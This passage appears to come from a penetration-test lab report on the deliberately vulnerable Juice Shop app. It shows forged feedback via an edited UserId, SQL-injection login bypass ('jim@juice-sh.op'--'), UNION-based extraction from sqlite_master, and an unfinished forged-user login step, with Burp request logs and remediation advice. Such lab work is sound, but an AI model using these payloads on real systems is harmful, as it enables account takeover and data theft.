158	GET	/socket.io/4/transport/polling?t=POAO...		✓	200	332	JSON	iso			127.0.0.1			00:00:01 1 May ...	8080	14
157	GET	/socket.io/4/transport/polling?t=POAO...		✓	200	336	JSON	iso			127.0.0.1			00:00:01 1 May ...	8080	46
156	GET	/socket.io/4/transport/polling?t=POAO...		✓	200	339	JSON	iso			127.0.0.1			00:00:01 1 May ...	8080	

Request pane:

```
Pretty Raw Hex
1 POST /api/Feedback/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 73
4 sec-ch-ua: "Not/A[Brand];v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US
8 sec-ch-ua-mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=V03DLk6v05eWryraOPNZEpzdkVxuyjFnxA714KMVRxxnlg9BjbqvBmj2wR; cookieconsent_status=dissmiss
18 Connection: keep-alive
19
20 {
  "captchaId": 27,
  "captcha": "4",
  "comment": "asdf (anonymous)",
  "rating": "1"
}
```

Repeater pane:

Context menu options for the JSON body:

- Send to Intruder
- Send to Repeater (highlighted)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer
- Request in browser
- Engagement tools [Pro version only]
- Copy
- Copy URL
- Copy as curl command (Bash)
- Copy to File
- Save Item
- Comment selection
- Cut
- Copy
- Paste

4. Observe the JSON body of the request and response. Identify useful parameters found in the response: "userId": null - "id": 32

Request pane:

```
Pretty Raw Hex
1 POST /api/Feedback/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 73
4 sec-ch-ua: "Not/A[Brand];v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US
8 sec-ch-ua-mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=V03DLk6v05eWryraOPNZEpzdkVxuyjFnxA714KMVRxxnlg9BjbqvBmj2wR; cookieconsent_status=dissmiss
18 Connection: keep-alive
19
20 {
  "captchaId": 27,
  "captcha": "4",
  "comment": "asdf (anonymous)",
  "rating": "1"
}
```

Response pane:

```
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Referrer-Policy: no-referrer
7 Location: /api/Feedbacks/32
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 169
10 ETag: W/"a9-VclmusrWxeSk91xU1mUelCOK3SY"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:06:05 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
  "status": "success",
  "id": 32,
  "comment": "asdf (anonymous)",
  "rating": 1,
  "updatedAt": "2025-05-01T04:06:05.215Z",
  "createdAt": "2025-05-01T04:06:05.215Z",
  "userId": null
}
```

5. Modify the request JSON body by adding "userId": 4 and "id": 77 to impersonate another user and click **Send**.

(Note: "id" is optional and can be removed.)

**Request**

```

1 POST /api/Feedbacks/
2 Host: localhost:3000
3 Content-Length: 100
4 sec-ch-ua: "Not/A[Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL5k6v5eWryoa0NZEpzdkVxujyFnXA714KmVRXnlg9Bjbqw8mj2wR; cookieconsent_status=dismiss
18 Connection: keep-alive
19
20 {
21   "id": 77,
22   "captchaId": 27,
23   "captcha": "-4",
24   "comment": "asdfs (anonymous)",
25   "rating": "1",
26   "UserId": 4
27 }
  
```

**Response**

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/77
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 166
10 ETag: W/"a6-xdpmpfkBGoyl7f23ltF3yFoyLE"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:14:43 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success",
18   "data": [
19     {
20       "id": 77,
21       "comment": "asdfs (anonymous)",
22       "rating": "1",
23       "UserId": 4,
24       "updatedAt": "2025-05-01T04:14:43.049Z",
25       "createdAt": "2025-05-01T04:14:43.049Z"
26     }
27   ]
28 }
  
```

6. The response confirmed that the feedback was submitted successfully under user ID 4.

**Request**

```

1 POST /api/Feedbacks/
2 Host: localhost:3000
3 Content-Length: 123
4 sec-ch-ua: "Not/A[Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL5k6v5eWryoa0NZEpzdkVxujyFnXA714KmVRXnlg9Bjbqw8mj2wR; cookieconsent_status=dismiss
18 Connection: keep-alive
19
20 {
21   "captchaId": 27,
22   "captcha": "-4",
23   "comment": "i scream, you scream, we all scream for ice cream",
24   "rating": "1",
25   "UserId": 6
26 }
  
```

**Response**

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/78
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 199
10 ETag: W/"c7-1aPOCY4sw1XgSflg/72PxhJM"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:17:18 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success",
18   "data": [
19     {
20       "id": 78,
21       "comment": "i scream, you scream, we all scream for ice cream",
22       "rating": "1",
23       "UserId": 6,
24       "updatedAt": "2025-05-01T04:17:18.409Z",
25       "createdAt": "2025-05-01T04:17:18.409Z"
26     }
27   ]
28 }
  
```

Also observed that the id field could be removed without affecting the outcome

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)

## 5.2 SQL Injection

### 5.2.1 login Jim

HIGH

Description:

The login form of the Juice Shop application is vulnerable to SQL Injection, which allows penetration testers to bypass authentication mechanisms. By manipulating the input fields, a penetration tester can trick the SQL query into logging in without knowing the user's password.

In this case, the penetration tester did not initially know the user's email but identified it through the Customer Feedback section, where Jim's email (or any user email) appeared next to one of his reviews.

Once the email was obtained, the penetrator crafted a simple SQL injection payload in the password field to bypass authentication and successfully log in as Jim.

Impact:

The penetration tester was able to:

- Discover Jim's email from publicly visible content.
- Use SQL Injection in the login form to log in as Jim without needing his password.

This vulnerability could lead to:

- Unauthorized access to customer accounts.
- Exposure of personal user data, order history, or saved payment methods.
- Full account takeover of any user whose email can be found or guessed.

Resource / References:

- OWASP Top 10: [A03:2021 – Injection](#)
- OWASP SQL Injection Cheat Sheet:  
[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

## Vulnerability Location:


- Component: Login Page
- Input Field: Email and Password
- Tested IP: 127.0.0.1:3000/#/

## Recommendations:


- Use parameterized queries (prepared statements) for all database interactions.
- Sanitize and validate all user inputs on both client and server sides.
- Implement security measures like rate limiting and account lockout on login attempts.
- Avoid exposing user identifiers (like email addresses) in public areas unless necessary.

## Proof of Concept (PoC):

1. Browse the product reviews and found one made by Jim, which exposed his email: [jim@juice-sh.op](mailto:jim@juice-sh.op)




2. In login page. In the email field, Enter: `jim@juice-sh.op'--`  
And added any random value in password field, because the SQL injection comments out the rest of the query.



The screenshot shows a login interface with a dark background. At the top, it says "Login". Below that is an "Email\*" field containing "jim@juice-sh.op'--". A red circle highlights the end of the email address where the SQL injection payload is entered. Below the email field is a "Password\*" field containing "jim". To the right of the password field is a small logo. At the bottom left, there is a link "Forgot your password?". In the center, there is a blue button with a key icon and the text "Log in". Below the button is a checkbox labeled "Remember me".

3. When submit the form, successfully log in as Jim without knowing his password.



Payload used:

- Email: `jim@juice-sh.op'--`
- Password: anything (ignored)

### 5.2.2 Database Schema (Extraction via SQL Injection)

HIGH

#### Description:

The application is vulnerable to SQL Injection in the search functionality. By manipulating the search input parameter, the penetration tester can inject arbitrary SQL queries into the backend database. In this case, it was possible to extract the entire database schema by exploiting the vulnerability through the built-in `sqlite_master` table in SQLite.

The server improperly handles input validation, allowing the penetration tester to craft a malicious query to leak sensitive information about the database structure.

---

#### Impact:

- Data Disclosure: Full exposure of the database structure, including table names and column definitions.
  - Enumeration: penetration tester can enumerate the internal database schema.
  - Future Attacks: Enables penetration testers to plan further targeted attacks such as extracting sensitive user data.
- 

#### Vulnerability Location:


- Component: Product Search / Search Functionality
  - Parameter Affected: Search Query Input Field
- 

#### Recommendations:

1. Input Validation and Sanitization:  
Strictly validate and sanitize all user inputs to prevent malicious characters and patterns.
  2. Error Handling:  
Do not display detailed database errors to users; use generic error messages instead.
-

## Proof of Concept (PoC):

1-Login to the application and navigate to the search functionality.



2:Open Burp Suite, enable Intercept, and capture the search request.

A screenshot of the Burp Suite interface. The title bar says "Burm Suite Community Edition v2023.3.3 - Temporary Project". The menu bar includes Dashboard, Project, Intruder, Repeater, View, Help, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Settings. The main window shows a list of captured requests. The third request from the top is highlighted with a yellow box. The "Request" tab is selected, showing the raw HTTP request. The URL is /rest/products/search?q= Apple. The "Inspector" tab on the right shows various request details like attributes, query parameters, body parameters, cookies, and headers. The status code is 1 and the length is 1. The "Notes" tab is also visible.

3:send the req to repeater

Request

```
HTTP /rest/products/search?q= HTTP/1.1
Host: 127.0.0.1:3000
sec-ch-ua-platform: "Windows"
sec-ch-ua: "Microsoft Edge";v="96", "Chromium";v="96", "Windows NT";v="10.0", "Win64";v="64"
upgrade-insecure-requests: 1
sec-fetch-mode: cors
sec-fetch-site: same-origin
sec-fetch-dest: empty
Referer: http://127.0.0.1:3000/
```

Time Type Direction Method URL Status code Length

01:18:33 28 Apr... HTTP → Request GET https://accounts.google.com/RotateBoundCookies 1

01:18:33 28 Apr... HTTP ← Response GET https://127.0.0.1:3000/socket.io/1?transport=websocket&sid=zdhHoPvjWmQZJHAAcV

01:18:35 28 Apr... HTTP → Request GET https://127.0.0.1:3000/api/DeviceList

01:18:39 28 Apr... HTTP → Request GET https://127.0.0.1:3000/

01:18:41 28 Apr... HTTP → Request GET http://127.0.0.1:3000/

01:19:05 28 Apr... HTTP → Request GET http://127.0.0.1:3000/

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R ▼

Send to Collaborator

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Insert Collaborator payload

Request in browser >

Engagement tools (Pro version only) >

Change request method

Change body encoding

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept

Convert selection > e/15.0.0.0 Safari/537.36

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 5

Request headers 16

Memory: 151.3MB Disabled

4:Modify the search input to inject a simple SQL payload:1'

**Observation:**

An SQL error was triggered, revealing that the backend is using SQLite.

5:Based on the error information, proceed to find the number of columns by trial and error using ORDER BY technique:ORDER BY 1-- ORDER BY 2--ORDER

BY 3--...ORDER BY 9--

Result:

Discovered that the correct number of columns is 9, because after ORDER BY 9-- the page loaded normally without an error.

6:Craft a final UNION-based SQL Injection payload to extract the database schema:

a')) UNION SELECT 1,2,3,4,5,6,7,8,9 FROM sqlite\_master--

7:Send the modified request and observe that the application returns information from sqlite\_master.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
POST /rest/search/search HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: application/json, text/plain, */*
Accept-Language: en-US, en;q=0.9
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
        authCode=Jz9qBmZGdHg0uLjwvabDhCjLj0sy12Bqgvw0wE25z;
        token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiLCJpY2VzcyI6ImhhdXNlcnRyZW1lciJ9; expires=1688500000; path=/; domain=.127.0.0.1; secure; HttpOnly
```

**Response:**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Mon, 17 Jul 2023 22:30:30 GMT
Feature-Policy: payment 'self'
Server: Werkzeug/2.1.2 Python/3.11.3
Transfer-Encoding: chunked
Content-Length: 141
ETag: W/"8d-AutFv1hPgDPpnyt1xAdTjJg"
Vary: Accept-Encoding
```

**Inspector (Response Headers):**


- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 5
- Request headers: 16
- Response headers: 12

**Notes:**

**Custom actions:**

**Bottom Status Bar:**

526 bytes | 1,136 milli



### E.2.3 Ephemeral Accountant

HIGH

#### Description:

This vulnerability allows login as a user that does not exist in the application's database. By injecting a custom SQL payload into the login endpoint, a temporary user record is forged and returned by the query. The application accepts this fake user as authenticated, granting access without the user ever being registered. This breaks the integrity of the authentication process.

---

#### Impact:

The penetration tester was able to successfully log in using a fabricated user that does not exist in the database. This is a critical weakness in input handling and authentication logic, where forged records can bypass registration and login validation checks entirely.

---

#### Vulnerability Location:


- POST /rest/user/login
- 

#### Recommendations:

- Use prepared statements (parameterized queries) to prevent injection attacks. This approach ensures that the SQL execution engine treats the inputs as data rather than executable code. ([https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html))
  - Use SQL Server-side verification to ensure that the account where user will log really exist in database by double checking it server-side.
  - Input Validation of all user inputs can reduce the risk of injection attacks. Inputs should be checked against expected patterns and sanitized.
-


## Proof Of Concept:

### 1. Open Burp Suite




```
kali@kali: ~/Desktop/juice-shop_17.3.0 x kali@kali: ~ x
(kali㉿kali)-[~] $ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

### 2. Open Browser



3. turn on Intercept to capture the request and go to Login page and login normally.



#### 4. Capture the login request and send it to Repeater.

Request to http://localhost:3000 [127.0.0.1]

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 45
4 sec-ch-ua: "Not/A[Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-model: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent=dismiss; session_id=BK9RqoL4yaBbSkJV0eLhwtkI1SofYhl6FxnF6ria5GPplxervYMW0gZzwX
18 Connection: keep-alive
19
20 {
    "email": "dy@juice-sh.op",
    "password": "12345"
}

```

Event log (1) All issues

#### 5. Observe the response and request the token parameter means that the login was successful

6. Modify JSON body to inject a SQL payload for the email field:

```
